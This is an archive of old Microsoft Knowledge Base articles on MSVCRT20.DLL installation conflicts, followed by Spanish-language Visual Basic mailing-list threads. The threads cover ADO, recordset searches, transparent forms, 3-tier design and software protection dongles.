> 'C:\WINDOWS\SYSTEM\MSVCRT20.DLL'. The file may be in
> use by another application.

STATUS
This behavior is by design.

MORE INFORMATION
Windows 95 uses Msvcrt20.dll as an actual part of the operating system. Windows version 3.x, Windows for Workgroups version 3.1x, and Windows NT version 3.x all require that Msvcrt20.dll be installed in the \Windows\System directory. The Visual SourceSafe installation program can recognize the operating system and installs Msvcrt20.dll as needed.

However, it is possible that earlier versions of Msvcrt20.dll may be installed on the computer. If an application is loaded and using Msvcrt20.dll when you attempt to install Visual SourceSafe, the installation gives an error message and asks you if you want to continue or not. In this case, shut down all other application, and

then continue with the installation.

Msvcrt20.dll only used by the Visual SourceSafe setup program. Therefore, any potential conflict can also occur in the future when using Setup to add or remove Visual SourceSafe components, reinstall Visual SourceSafe, or uninstall Visual SourceSafe. To avoid these conflicts, shut down other applications before installing Visual SourceSafe for the Server or Custom install options.

That Msvcrt20.dll is located in the correct directory based on the operating system you are using. Assuming you installed the operating system in the \Windows directory, the following shows where the Msvcrt20.dll file is placed:

Windows 3.x: \Windows\System
Windows 95: \Windows\System
Windows NT: \Windows\System32

The C run-time library (Msvcrt20.dll) comes with a number of products, specifically either Visual C++ or programs created by Visual C++. The following shows the versions of Msvcrt20.dll that ship with Microsoft Products. These may be the source of an installation conflict.

Product	Version of Msvcrt20.dll
Visual C++ 2.0	2.00.000
Visual C++ 2.1	2.10.000
Visual C++ 2.2	2.11.000
Visual SourceSafe 4.0	2.11.000
Windows 95	2.11.000

PRB: Visual C++ 4.0 or 4.1 Setup Fails to Copy Shared DLLs
Last reviewed: July 31, 1997
Article ID: Q148882
The information in this article applies to:
The Microsoft Visual C++ Setup included with: - Microsoft Visual C++, 32-bit Edition, versions 4.0, 4.1

SYMPTOMS
When you install Visual C++ 4.x in either Windows 95 or Windows NT, it is possible for setup to fail while copying certain shared DLLs. The DLLs that don't copy successfully will most likely be one of these:

MSVCRT20.DLL MSVCRT40.DLL
ODBCCP32.DLL ODBC32.DLL ODBCINT.DLL

When setup fails, it displays a dialog box that looks similar to this:

Setup cannot open the destination file
'C:\Windows\System\Msvcrt20.dll'. The file may be in use by
another application, or marked read-only. Close the application
or change the file's read-only attribute and try again.

-or-

Cannot install file C:\Windows\System\Odbc32.dll. It might be
in use. Try closing all applications and choosing Retry.

Both dialog boxes offer a chance to Abort, Retry, or Ignore.

CAUSE

Many applications use shared DLLs. If the setup program tries to copy a DLL over another DLL that has the same name while that DLL is in use by another program, the setup program will fail.

For example, the Windows 95 Explorer uses Msvcrt20.dll, so if the Explorer is not closed before running Visual C++ 4.x setup, you could see the problem. You may also see the problem when running The Internet Information Server as it also uses some of these DLLs.

RESOLUTION

Here are several possible resolutions:

The best resolution is to make sure no other applications are running when you install Visual C++ 4.x. To do this, close all applications, and check the task list to make sure nothing is running. Under Windows 95, you can make sure other processes are not running by restarting your computer; hold down the SHIFT key as Windows 95 restarts to bypass the startup group.

An additional workaround is to start Visual C++ Setup in the following manner:
Under Windows 95:

> Close all applications including Explorer. Run setup from an MS-DOS window. If you are installing from the network, map to that drive.

Under Windows NT 3.51:

> Close all applications. Run setup from File Manager or a DOS window.

If all applications are closed, but the error still occurs, make sure that you close the Master Setup window; it uses Msvcrt20.dll.

If the problem persists, it is generally safe to click Ignore, and continue with the installation. However, remember to manually copy the files from the Visual C++ CD-ROM that failed to copy during the setup.

Another slightly riskier way to work around the problem is to rename the offending DLL from the system directory. Once the installation completes, restart your computer to cause the new version to be loaded.

STATUS

This behavior is by design.

Keywords : vc40setup kbenv kbsetup
Version : 4.0 4.1
Platform : NT WINDOWS
Issue type : kbprb

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6913
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

-----Original Message-----
From: CAT - Demarcación de Cáceres [mailto:coaec@retemail.es]
Sent: Martes 25 de Septiembre del 2001 02:05 a.m.
To: visualbasic-esp@yahoogroups.com
Subject: Re: (VB-ESP) Error en MSVCRT.DLL

Hola Juan Carlos!
A mí me pasó también. En mi caso usaba VB-6 con access 97, pero aún no tenía el SP-5 (creo que no tenía ninguno). Mis usuarios tenían de todo tipo de windows (95, 98, milenium...), también con access (97, 2000...). Da igual el ordenador.
El error que me da es:
"Infracción de acceso al copiar el archivo MSVCRT20.DLL". El caso es que si le das "omitir", todo funciona bien. Ya llevo tiempo con esto, y traté de mandar la misma pregunta a foros, grupos..., y nadie supo darme respuesta. Lo único que me decían es que si me daba error, que lo copiase después desde un disquete, pero no me gustaba mucho la idea, ya que mi programa no lo instalo yo, sino cada usuario.
Si alguien más de la lista sabe algo, será bienvenido.
Saludos, Magda.

Mensaje enviado por "ARIEL ALVAREZ" <afatronik@yahoo.com>

El MSVCRT20:DLL es utilizado por todos los softwares antivirus, llamese Norton, mcafee, pc cillin, etc.. (no estoy seguro de que sean TODOS los antivirus.. pero al menos los mas conocidos).

No basta con Deshabilitar el Antivirus de la Tray bar..
La mayoria de estos antivirus, se ejecutan como Daemon desde la clave HKLM--Software-Microsoft--Windows--Currentversion --Runservices por lo tanto, esta usando la DLL requerida que el Visual Basic quiere instalar.. por lo gral, esta MSVCRT20.DLL que el programa de VB quiere instalar, es mas vieja que la que traen los antivirus. Por ende con darle omitir no habria problemas.
Pero si te trae problemas (en una maquina me habia pasado) entro a prueba de fallos, la desregistro y la borro.
Y cuando instalo mi programa de VB queda todo perfecto.

Luego habria que devolver la rama del Runservices para el software antivirus.

Hay un programita muy piola que se llama wps (si mal no recuerdo) que viene en los CD del Visual Studio 6.0 y que te muetra todas las dLL cargadas en memoria en ese momento.. ahi te fijas si nadie esta tomando esa dll.

salu2

----- Original Message -----
From: "Juan Carlos Alvarez" <jcarlos.alvarez@abitab.com.uy>
To: <visualbasic-esp@yahoogroups.com>
Sent: Tuesday, September 25, 2001 8:27 AM
Subject: RE: (VB-ESP) Error en MSVCRT.DLL

> A mi me esta dando el mismo error en una maquina.
>
> Tengo una aplicacion instalada en por lo menos 10 maquinas y una de ellas
me
> esta dando este problema, al querer instalarla: "Infracción de acceso al
> copiar el archivo MSVCRT20.DLL".
>
> La verdad es que no se que esta pasando, incluso luego al abrir mi
> aplicacion me abre para elegir un Data Source de ODBC, y yo no me estoy
> conectando por ODBC, simplemente con Ms Jet.
>
> El mismo ejecutable lo instale en por lo menos 10 maquinas y no me ha dado
> problemas. Estoy pensando en instalar el VB 6.0, luego hacer funcionar el
> programa y luego desinstalarlo.
>
> Alguien tiene alguna otra idea, o sabe porque esta dando este error o como
> corregirlo.
>
> Muchas gracias, Juan.
>
> -----Mensaje original-----
> De:
> sentto-1022717-28119-1001401485-jcarlos.alvarez=abitab.com.uy@returns.on
> elist.com
> [mailto:sentto-1022717-28119-1001401485-jcarlos.alvarez=abitab.com.uy@re
> turns.onelist.com]En nombre de CAT - Demarcación de Cáceres
> Enviado el: martes, 25 de septiembre de 2001 4:05
> Para: visualbasic-esp@yahoogroups.com
> Asunto: Re: (VB-ESP) Error en MSVCRT.DLL
>
>
> Hola Juan Carlos!
> A mí me pasó también. En mi caso usaba VB-6 con access 97, pero aún no
> tenía el SP-5 (creo que no tenía ninguno). Mis usuarios tenían de todo
> tipo de windows (95, 98, milenium...), también con access (97, 2000...).
> Da igual el ordenador.
> El error que me da es:
> "Infracción de acceso al copiar el archivo MSVCRT20.DLL". El caso es que
> si le das "omitir", todo funciona bien. Ya llevo tiempo con esto, y
> traté de mandar la misma pregunta a foros, grupos..., y nadie supo darme
> respuesta. Lo único que me decían es que si me daba error, que lo
> copiase después desde un disquete, pero no me gustaba mucho la idea, ya
> que mi programa no lo instalo yo, sino cada usuario.
> Si alguien más de la lista sabe algo, será bienvenido.
> Saludos, Magda.

Error: Falta información de dependencia

Mensaje enviado por "Ten, Felipe" <Ften@tecnasa.com>

En el caso de MSADO25.TLB, tienes que fijarte en la parte de Referencias del proyecto vb. La referencia de ADO debe apuntar al dll de ADO y no al TLB (type library), puedes ver la direccion a donde apunta la referencia en la parte inferior de la ventana de referencias. Si la direccion es muy larga y no se alcanza a verla completa entonces usa el Object Browser, elijes en el combo la referencia de ADO y abajo sale la direccion.

La razón por la que ahora está apuntando al TLB es porque tienes seleccionada la versión incorrecta del ADO que tienes instalado en la maquina. Debes seleccionar la versión correcta que apunte al dll.

Ing. Felipe Ten
TECNASA
Tel. (507) 207-9777
Fax (507) 232-5858

-----Original Message-----
From: Jorge Clemente Hermoza [mailto:JClemente@bonus.com.pe]
Sent: Thursday, October 18, 2001 5:41 PM
To: Lista de Visual Basic Esp
Cc: Lista de Desarrollo
Subject: (VB-ESP) Error: Falta Información de Dependencia

Amigos listeros..., tengo un problema...; cuando genero mi programa de instalación de un programa con el "Asistente para Empaquetado y Distribucion"..llega un momento en que me visualiza una ventana bajo el titulo de Falta información de Dependencia..., con dferentes archivos.., dentro de los cuales resalta el EXCEL9.OLB, MSADO25.TLB, entre otros..

agradecere me puedan indicar por que se origina esto.., y que puedo hacer para dar solución..., ya que si lo paso y termino de generar la aplicación.., no lo instala bien.., indica que MSADO25.TLB no puede registrarse...., y cuando se ejecuta la aplicación visualiza un error de Automatización...

Agradecere toda ayuda que me puedan brindar...

Jorge Clemente Hermoza
Mail: JClemente@bonus.com.pe
Clemente_Hermoza_Jorge@hotmail.com
Telefonos: (511) 475-6340 (511) 475-3429
(511) 475-6652 (511) 476-5017
Anexo de la Oficina: 157
Fax: (511) 476-6560
Celular: 920-5103
Lima - PERU

Estructura de tablas con ADO *(2 mensajes)*

Mensaje enviado por "Oswaldo D'Acevedo" <Oswaldo@heuristika.com>

EL Objeto Connection de ADO tiene un metodo llamado "OpenSchema" que te permite analizar el schema de tu "provider" (tablas, SP, Campos, etc.)

por ejemplo

```
Set MyRec = MyConn.OpenSchema(adSchemaTables)
While Not MyRec.EOF
    debug.print MyRec("TABLE_NAME")
    debug.print MyRec("TABLE_TYPE")
    MyRec.MoveNext
Wend
```

Si pones eso en una subrutina con MyRec bien definida com un ADO.Recorset y con MyConn definido como ADO.Connection, entonces tendras la lista de las tablas existentes en esa coneccion y el Tipo de las mismas...

Por ahi debes investigar, las opciones de OpenSchemas sin muchisimas... Por ejemplo "adSchemaColumns" , te analisa todas las columnas (o campos) de las tablas en la base de datos

Saludos

Oswaldo D'Acevedo
----- Original Message -----
From: Grupo de Diseño <gsw@esigto.colombus.cu>
To: VB Arg <vb-esp@ccc.uba.ar>
Sent: Thursday, November 18, 1999 1:36 PM
Subject: vb-esp : Tablas en Base de datos

> Hola
>
> Como podria saber la estructura de tablas de una base de datos de
> cualquier > tipo y los campos que componen estas tablas usando ADO.

Mensaje enviado por "Juan Carlos Alvarez" <jcarlos.alvarez@abitab.com.uy>

Te mando este ejemplo que baje de internet, sobre algo parecido a lo que queres.
Espero que te sirva.
Saludos Juan.
-----Mensaje original----- De: Agustín Mauricio Mendoza Jáuregui [mailto:jauregui@col.sep.gob.mx] Enviado el: miércoles, 10 de octubre de 2001 16:16 Para: visualbasic-esp@yahoogroups.com CC: grupovb@yahoogrupos.com.mx Asunto: (VB-ESP) Obtener información sobre una tabla ...

Hola Lista:
Alguno de ustedes me puede indicar como puedo conocer las tablas y sus respectivos campos, de una base de datos, por medio del Visual Basic.
Lo que intento es, por medio de un DriveList, DirList y un FileList, ubicar

una base de datos en Acces, y a partir de ahí, conocer cuántas (y sus nombres) tablas integran la base de datos y cuáles (los nombres) son los campos de cada una de ellas.
Gracias de antemao.
mauricio :-)

adodemo.zip

Find con más de un campo

Mensaje enviado por "JANO" <jano@cmactacna.com.pe>

Hola eric; dependiendo de los Objetos de Acceso que este utilizando el metodo Find varia:

con DAO:

```
rs.find = "campotexto = ' " & sTextobuscado & "' and camponumerico = " &
nNumBuscado
luego aplicas
rs.findFirst
```

con ADO

```
rs.find "campotexto = '" & stextobuscado & "'"
```

solo te permite buscar por un campo a la vez si deseas buscar por mas de un campo utilizas el metodo filter y el ctriterio de la misma forma que con el FIND de DAO

```
rs.filter = "campotexto = ' " & sTextobuscado & "' and camponumerico = " &
nNumBuscado
```

para el caso de FIND preguntas

```
if not rs.eof then
    msgbox "se encontro el registro"
else
    msgbox " No se encontro el registro"
end if
```

para el caso de FILTER

```
if rs.recordcount>0 then
    hay coindidencias
else
    No hay Coincidencias
end if
```

para este ultimo caso pues solo puedes obtener el valor de la propiedad recordcount si el objeto recordset es del lado del cliente es decir (rs.CursorLocation=adUseCLient)

aunque te recomiendo un procedimiento extra que te detemine la existencia de registros en un recordser dado asi como cuantos registros hay en total

todo esto respecto a DAO y ADO

espero haber despejado alguna duda

saludos JANO

pd: Diculpen lo extenso del mail

----- Original Message -----
From: "Eric Montes" <egilbertom@yahoo.com>
Subject: (VB-ESP) No me permite Hacer un Find Validando Dos campos

```
> Hola,
>
> Tengo un Recordset abierto y deseo buscar dentro del
> mismo una coincidencia mediante el metodo
>
> rs.find("criterio")
>
> Lo unico es que esta condicionado a dos valores de la
> tabala por lo cual utilizo la clapsula AND, pero me
> arroja un error mas o menos lo tengo asi
>
> rsBusca.MoveFirst
> rsBusca.find("aduana ='" + txtAduana.Text + "' and
> seccion = '" + txtSeccion.Text + "'")
>
> Todo esto en una sola linea, al dejar unicamente la
> busqueda por un campo si lo realiza, pero debe de
> realizarse mediante los dos campos.
>
> Donde me estoy equivocando.....
```

Formato científico

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

Prueba con Format(number#, "0.0000E+00")

Saludos
Alberto

>>> Grupo Juncal.Notes."\"Jose Antonio Rodriguez\"
<f3071103@est.fib.upc.es>@BNL" 01/10/01 11:06 >>>
Hola,

alguien sabe la manera de mostrar un numero en formato cientifico con una precision de cuatro digitos???
La intruccion que utilizo hasta ahora es: Format(number#,"Scientific"), pero
esta solo genera un numero con 2 digitos de precision.
He buscado por doquier y no he encontrado nada para solucionarlo.
Cualquier sugerencia, como siempre, sera bienvenida.

Saludos,
Jose

Formulario Transparente *(4 mensajes)*

Saludos a Todos.

Alguien escribió que requería hacer una forma transparente (Perdí el mensaje original)

Les envio una fracción de código que realiza esta tarea:

```
Private Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA"
(ByVal hwnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long

Public Const WS_EX_TRANSPARENT = &H20&
Public Const GWL_EXSTYLE = (-20)

Private sub Form_Load()
   SetWindowLong Me.hWnf, GWL_EXSTYLE, WS_EX_TRANSPARENT
Exit Sub
```

Espero que esto les sirva de algo.

Que pena con Guille pero no tengo la dirección de su página. Alguien que me la regale por favor.
A propósito: Guille Tiene un muy bonito nombre.

Guillermo Edo. Bolívar G.
Windows Solutions Ltda.
Santafé de Bogotá, D.C. - COLOMBIA

Mensaje enviado por "Lic. Liliana B. Olivera Rivas" <lorhab@concordia.com.ar>

Hola!
Podés hacerlo de dos formas: por código o mediante un OCX.
Ambas opciones están cubiertas en esta respuesta.
Te envío los dos, lo envío también a la lista porque son chicos.
Perdón a aquellos que les moleste los archivos atachados.

Saludos desde Concordia - Entre Ríos - Argentina

----- Original Message -----
From: Grupo de Diseño <gsw@esigto.colombus.cu>
To: VB Arg <vb-esp@ccc.uba.ar>
Sent: Thursday, November 25, 1999 11:46 AM
Subject: vb-esp : Formularios transparentes

> Como puedo lograr hacer formularios transparentes.
>

transparent.zip transparente1.zip

Mensaje enviado por Dardo Zorraindo <d_zorraindo@yahoo.com.ar>

Aca te envio un ejemplo de un form transparente.
saludos
Dardo

formtransparente.zip

Mensaje enviado por "Dardo Zorraindo" <d_zorraindo@yahoo.com.ar>

Creo que es esto lo que buscas.

un saludo

transparente.zip

Funciones indocumentadas de punteros

Mensaje enviado por "Daniel Portunato" <portunato@lvd.com.ar>

Existen unas funciones indocumentadas para obtener punteros a variables:

VarPtr(x) te da un puntero a la variable x
StrPtr(s) devuelve la dirección de memoria donde se encuentra el contenido del string s
Objtr(o) devuelve un puntero a la interfaz del objeto referenciado por la variable

Saludos.
Daniel Portunato.
portunato@lvd.com.ar

Herencia en VB6 *(2 mensajes)*

Mensaje enviado por David Martín <dmcor@eresmas.com>

VB6 no sporta la herencia pero se puede simular utilizando interfaces.

herencia1.zip

Mensaje enviado por "Juan Carlos Alvarez" <jcarlos.alvarez@abitab.com.uy>

Una interfaz en un modelo de POO, es una clase que solamente provee de metodos o funciones (esto significa que solo esta la definicion del método o funcion en la interfaz) a otras clases y además esta clase (la interfaz) no puede ser instanciada.

En Visual Basic estas clases (Interfaces) permiten ademas de proveer todas estas cosas, escribir la implementación (el código) en ellas y también pueden ser instanciadas. Esto permite de cierto modo aplicar el concepto de delegación, que luego haré un ejemplo (con código) ...

Si ves el ejemplo del polimorfismo que mande (la clase clsC es una interfaz). Si el método que esta en clsC llamado "QuienSoy" no tuviera código, podemos decir que la clase clsC es una interfaz pura (lo que es el concepto de Interfaz en un módelo POO).
Como puedes ver la clase clsC tiene un método que provee a las otras 2 clases clsA y clsB de nombre "QuienSoy". Bueno espero que despues de mirar el ejemplo te quede claro.

En un lenguaje POO se dice que la clase clsC es una interfaz si otras clases implementan sus métodos (por ello en VB se usa la palabra Implements que vez en las clases clsA y clsB).

Espero que haya quedado mas claro.

Saludos Juan.

Impresora Epson TM-88

Mensaje enviado por "Sánchez Serrano, Antonio Jesús" <ajsanchez@aena.es>

Hola, yo tube el mismo problema y me puse en contacto con epson a traves de su pagina web, me enviaron por e-mail los drivers de la impresora (en mi caso el modelo TM210) y funciona perfectamente incluso viene ejemplos de codigo en visual basic para la apertura de cajon, cambios de tipo de letra, etc.

Saludos,

-----Mensaje original-----
De: Adela Rivera [mailto:adelare@hotmail.com]
Enviado el: lunes, 17 de septiembre de 2001 21:12
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Ayuda URGENTE, con impresora EPSON TM-88

Hola a todos! que tal..! soy nueva en la Lista....!!

Necesito saber como imprimir de forma rápido el Ticket.. que el control no lo tome Windows sino que el mismo programa me mande al puerto LPT1 y saque el Ticket, ademas abra el cajón (gaveta), éste cajón esta conectado a la impresora EPSON....

Es que cuando se imprime enVisual Basic lo envío con la instrucción PRINTER.PRINT y manda la información pero lo hace muy lento...

Le mando los caracteres CHR(27) +"p"+CHR(0)+CHR(100)+CHR(250) estos mismos caracteres funcionan en Clipper 5.2 y estos son los que abren el cajón...

Acaso Necesito alguna utilería extra para poder hacer esto?... si es asi, cual es?....

Gracias de Antemano..!!

Adela Rivera
adelare@alumno.uasnet.mx
adelare@hotmail.com

Instalar win98 y no perder correo de outlook express *(2 mensajes)*

Mensaje enviado por "Daniel" <dcordua@cibermatika.com.ar>

Hola Vicente

Te recomiendo :

Inicialmente crear un Directorio para tus mensajes (Ej.: c\Mis Documentos\Correos)

Ir a Herramientas/Opciones/Mantenimiento/Carpetas de Almacén (aqui está la ubicación de tus correos) y cambiarla al directorio que has creado (Ej.: c\Mis Documentos\Correos).

Luego te bajas todo el directorio a un zip o CD para luego importarlo (por lo general sin problemas) desde el Outlook nuevo.
Las direcciones (imagino que son los contactos) están en un archivo .Wab que puedes copiar y luego importar muy fácilmente.

Espero que esto te ayude, cualquier cosa me avisas.
Salu2

Mensaje enviado por "Ariel Alvarez" <afatronik@yahoo.com>

Cópiate la carpeta Windows\applicationData completa.
Luego cuando haya instalado todo el win98, importa la libreta y los mensajes.

Consejo: Exporta toda tu libreta de direcciones a un TXT (CSV) porque a veces el outlook no importa bien los WAB

Más vbScripts *(2 mensajes)*

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

No recuerdo ahora quien fue el que pedía la semana pasada ejemplos de vbScript para usar con el Windows Scripting Host.

Tampoco recuerdo bien en qué lista fue, de modo que lo mando a las 3, disculpen la molestia, aunque creo que les puede servir a todos.

Este es un ejemplo de script un poco más complejo que los anteriores, acepta input del usuario, usa una funcion recursiva, y utilza el Notepad para mostrar los resultados que guarda en un archivo temporario... Podríamos decir que es un nivel 2...

Simplemente muestra el arbol de directorios (carpetas) de un disco a partir de un directorio especificado.

Espero que les sea util...

Saludos
Alberto

tree.vbs

Mensaje enviado por AVernieri@juncalnet.com.ar

Salen con fritas... Saludos Alberto
>>> Grupo Juncal.Notes."\"Carlos Molina\" @BNL" 31/10/01 15:32 >>> Que bueno !!! Tan viejo y yo no sabia de esto ???? Sabes que otras cosas se pueden hacer con VBscript ?? Tienes ejemplos mas "grandes" ?
Saludos,
Carlos Molina

scripts.zip

Modificar campo con RTF

Mensaje enviado por José Rubí de la Vega <jrubi@telecable.es>

At 23/10/01 21:58 -0500, you wrote:
>en un campo demo (acces) guardo del contenido de un richtextbox (pero con
>formato, la propiedad textRTF). Luego , por programa , al campo memo le
>aniado un string (esto es, memo=memo + "el string"), luego, muevo el
>contenido del memo a la propiedad textRTF del objeto richtextbox y
>el "el string" no aparece.
>si a todo esto lo hago usando la prop. text (y no textRTF) todo resulta
>bien , pero por supuesto pierdo las negritas, subrrallados, etc, etc.
>alguien que me de una alludita?

La propiedad textRTF contiene el texto en formato rtf (parecía lógico, no ;-)), esto es, incluyendo información sobre el formato. Por ejemplo, según creas el control en un formulario contiene el texto RichTextBox1 y la propiedad textRTF contiene en ese momento algo similar a (espero que los programas de correo no "traduzcan" esta información) :

```
{\rtf1\ansi\ansicpg1252\deff0\deftab720{\fonttbl{\f0\fswiss MS Sans
Serif;}{\f1\froman\fcharset2 Symbol;}{\f2\fswiss MS Sans Serif;}}
{\colortbl\red0\green0\blue0;}
\deflang1034\pard\plain\f2\fs17 RichTextBox1
\par }
```

Como verás (espero) el valor siempre acaba con "\par }". Si tu añades información después de esta marca no se tendrá en cuenta ya que está después de la marca de "fin del texto". Si quieres añadir más texto debes hacerlo antes de "\par }".

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@telecable.es
Web : http://www.jrubi.com

Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

Nombre del servidor en SQL Server

Mensaje enviado por Perez Neira Guillermo <GPN@ctp.com.ar>

Puedes utilizar :

```
SELECT @@SERVERNAME
```

Guillermo Perez Neira

-----Mensaje original-----
De: Ignacio Napal [mailto:inapal@equiplus.com]
Enviado el: Jueves, 27 de Septiembre de 2001 11:08
Para: Lista DBMS; Lista SQLMax; Lista Yahoo-VB
Asunto: (VB-ESP) Averiguar nombre del Servidor

Hola Listeros,
tengo una aplicación VB6 que se conecta con SQL-Server 7 mediante ADO 2.5, y necesito hacer una función que identifique el nombre del servidor de datos en cuestión.
Hasta ahora, estaba utilizando el stored procedure "sp_helpserver", pero resulta que si el SQL tiene otros servidores linkeados, todos aparecen en el resultado de este sp, y no tengo manera de identificar el nativo.

Alguien se le ocurre cómo resolverlo?

Gracias miles,

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com

Polimorfismo en VB 6.0

Mensaje enviado por "Juan Carlos Alvarez" <jcarlos.alvarez@abitab.com.uy>

Colegas, he visto los ejemplos de herencia del grupo y he pensado en intentar explicar claramente con ejemplos como usar la herencia y polimorfismo en VB 6.0. Comienzo con un ejemplo muy sencillo.
Creo que con la ayuda de todos podemos abordar estos conceptos importantes.
Saludos desde Uruguay, Juan.

polimorfismo1.zip

Programación en 3 capas *(4 mensajes)*

Mensaje enviado por "Diego Palmeira" <dpalmeira@internetcreativa.com.ar>

Aca esta...

Todo de Wrox

Professional Visual Basic 6 Distributed Objects
http://www.wrox.com/Books/Book_Details.asp?sub_section=1&isbn=1861002076&subject=Visual+Basic&subject_id=5

y despues leer ...

Visual Basic 6.0 Business Objects
http://www.wrox.com/Books/Book_Details.asp?sub_section=1&isbn=186100107X&subject=Visual+Basic&subject_id=5

Estos libros son excelentes porque te enseñan a hacer una aplicacion desde 0
a 3 capas y mas...
eso es porque el tipo este Rocky, empieza diciendote por que no hacer las cosas que comunmente se hace, y te dice como deberia ser aplicando OOP, eventos entre capas, Parent Childs, Objetos Transacciones, y toda una rosca que hace que el modelo de
objetos de este tipo, para mi es lo mejor que vi, por eso hace varios años que lo uso y anda tanto para VB como para WEB. (es decir la capa de reglas de negocio la usas desde ASP y REUTILIZAS EL CODIGO, eso es EXCELENTE !!!!!!)

Ahora estoy esperando que saque el de .Net , que parece que se viene con todo. Igualmente ya saco uno de .Net pero sobre teoria, nada de su modelo de objetos, pero en cuanto salga me tiro de cabeza porque realmente vale la pena.

En estos libros no solo vas a encontrar un excelente modelo para crear aplicaciones realmente Cliente / Servidor, sino que vas a experimentar un crecimiento en cuanto a
calidad de programacion se refiere.

desde el site de wrox podes bajarte el codigo fuente de ejemplo del libro y los podes comprar por amazon.com

Bueno eso es todo. =)

Mensaje enviado por "Marylin Perez" <dmarylin76@hotmail.com>

Disculpen si no he enviado los ejemplos...de tres capas, Envio un ejemplo por demas sencillo, que tenia guardado por ahi.Es un simple buscador y esta programado a tres capas(lo hice en un curso que tome).ESpero te sirva Eduardo ;)

Eduardo , si te urge estare en linea hoy miercoles a las 10 de la noche en icq o en msn messenger por si quieres que te ayude en algo.

Intentare hoy mismo enviar esos ejemplos que habia prometido.... por cierto, teoria no tengo mucha he¡

Saludos desde MONTERREY....

ICQ 75747394

msn dmarylin76@hotmail.com

busqueda.zip

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

El concepto de programar en 3 capas es sencillo.

Consiste en que para hacer una aplicación hay que realizar por lo menos tres programas.

El primero que maneje los Forms, es decir, la entrada/salida del operador.
Puede ser una programa VB, una página web, o cualquierotro programa que pueda comunicarse con un operador...

El segundo serían las "reglas de negocio", o sea el método de cálculo.
Concretaménte la lógica de las operaciones que hay que hacer para obtener el resultado deseado de la

aplicación... Habitualmente son componentes ActiveX (Dll's o EXE's) que exponen objetos de negocio con sus propiedades y métodos...

La tercera capa sería la capa de datos. Más Dll's o Exe's ActiveX que se encargan de comunicarse con el motor de base de datos, y de entregarle a los componentes de la capa de cálculo los datos que necesitan, así como de realizar las actualizaciones que ellos soliciten... Dentro de esta capa, se puede (aunque no es obligatorio) delegar algunas funciones al propio motor de base de datos, en forma de Stored Procedures.

La ventaja de este modelo es que en el caso que quieras cambiar tu motor de base de datos (pasar de Access a SQL Server, por ejemplo) lo único que tendrías que tocar es la capa de datos.

La interfaz y las reglas de negocio no habría ninguna necesidad de tocarlas...

Asimismo, si querés cambiar la interfaz (pasar una aplicación de uso local, con Formularios de VB, a uso remoto mediante páginas WEB) lo único que tenés que tocar es la capa de interfaz, y te sigue sirviendo todo lo que tenes hecho en cuanto a reglas de negocio y datos.

Por supuesto, si se modifica algo en las reglas de negocio (te cambian la base imponible del IVA, por ejemplo) sólo se toca el componente adecuado en la capa de negocio, y tanto la interfaz como el acceso a datos se salvan de ser modificados...

Como ves, más que un determinado soft6ware, o hardware, se trata de una "filosofía" de la programación...

Se puede implementar perfectamente von VB puro y Access, aunque sus mayores ventajas se ven en aplicaciones de gran envergadura, armadas por distintos equipos de programadores que se encargan en forma especializada de la interfaz, las reglas de negocio o los datos...

Espero que te sirva
Saludos
Alberto

Mensaje enviado por José Antonio Muñoz Barrantes <jmunoz@superior.co.cr>

Estimado Guillermo y colegas:

Antes que nada saludos.

En la siguiente dirección http://www.geocities.com/trescapas/ se puede encontrar información sobre la filosofía de 3 capas.

Espero que les sea de utilidad.

Que tengan un buen día.

Proteccion de aplicaciones con llaves electrónicas *(5 mensajes)*

Saludos compañeros de la lista.

Hace menos de dos meses decidí proteger mis aplicaciones hechas en Visual Basic con las llaves electrónicas que distribuye Alladin System http://www.aks.com y al ponerme en contacto con ellos y hacer la compra de mis llaves para red (se llaman NetHasp), recibí toda la documentacion muy bien detallada), para el uso con diferentes entornos de desarrollo.

Son varios los motivos de este mail:

a) Informar a quienes pretenden proteger una aplicación con uno de los mejores métodos posibles. Esto no es una protección anticopia, es una proteccion AntiEjecución. Existen varios tipos de llaves en cuanto a su funcion las hay de tiempo, monousuario y multiusuario, con memoria y sin memoria etc. (mas información en la página mencionada arriba)

b) Saber si alguien en esta lista ha trabajado con estas llaves, me interesa intercambiar experiencias. Yo he comprado del tipo llamado HASP específicamente NetHasp que son para red), tambien existen unas mas baratas llamadas HardLock que distribuye el mismo fabricante.

c) ¿ Alguien ha sabido si han Crackeado una llave de esas ?, ¿ Cómo lo hicieron ?

d) Hasta ahora no conseguí unas llaves mas seguras, ¿ alguien conoce otras marcas mas poderosas ?

No estoy haciendo ningun tipo de publicidad, solo intento saber que tan seguras estaran mis aplicaciones con las llaves.

Gracias de antemano y por favor contesten a mi cuenta personal ya que no deseo hacer ruido sobre este tema, la información específica que necesitan está en el link mencionado arriba.

Saludos.

73's de Asdrubal Velasquez
Puerto Ordaz - Venezuela
Internet E-Mail: yv6esd@comports.com
ICQ #7993678
HamCall: YV6ESD

Creo que nos puede interesar a todos, de forma que respondo a la lista. Espero no os importe.

No he trabajado nunca con llaves electrónicas para proteger sofware pero si que he realizado un estudio para un cliente sobre las mismas.

Entre ellas estaba ésta que tu comentas pero la que yo recomendé a mi cliente es

otra. Me pareció más segura, más barata, más completa, mas....En fin, bajo mi punto de vista es la mejor.

Se llama WIBU COM, es alemana, pero tiene distribudores para todo el mundo.
Como características principales tenemos:
- Son reprogramables directamente, incluso utilizando soporte remoto y sin necesidad de usar incómodos dispositivos.
- La misma proteción, sin coste adicional, es válida tanto para sistemas monopuesto como para redes.
- Soporta el lenguaje VB entre otros. Se adjunta CDRom con toda la información requerida.
- Disponible en formatos serie, paralelo, y PCMCIA.
- Transparente al Hardware. (Acordaros de las impresoras Láser y la comunicación bidireccional).
- Soporte de Windows 95/98 y NT.

De todas formas toda esta información y más la tendrás en la Web.
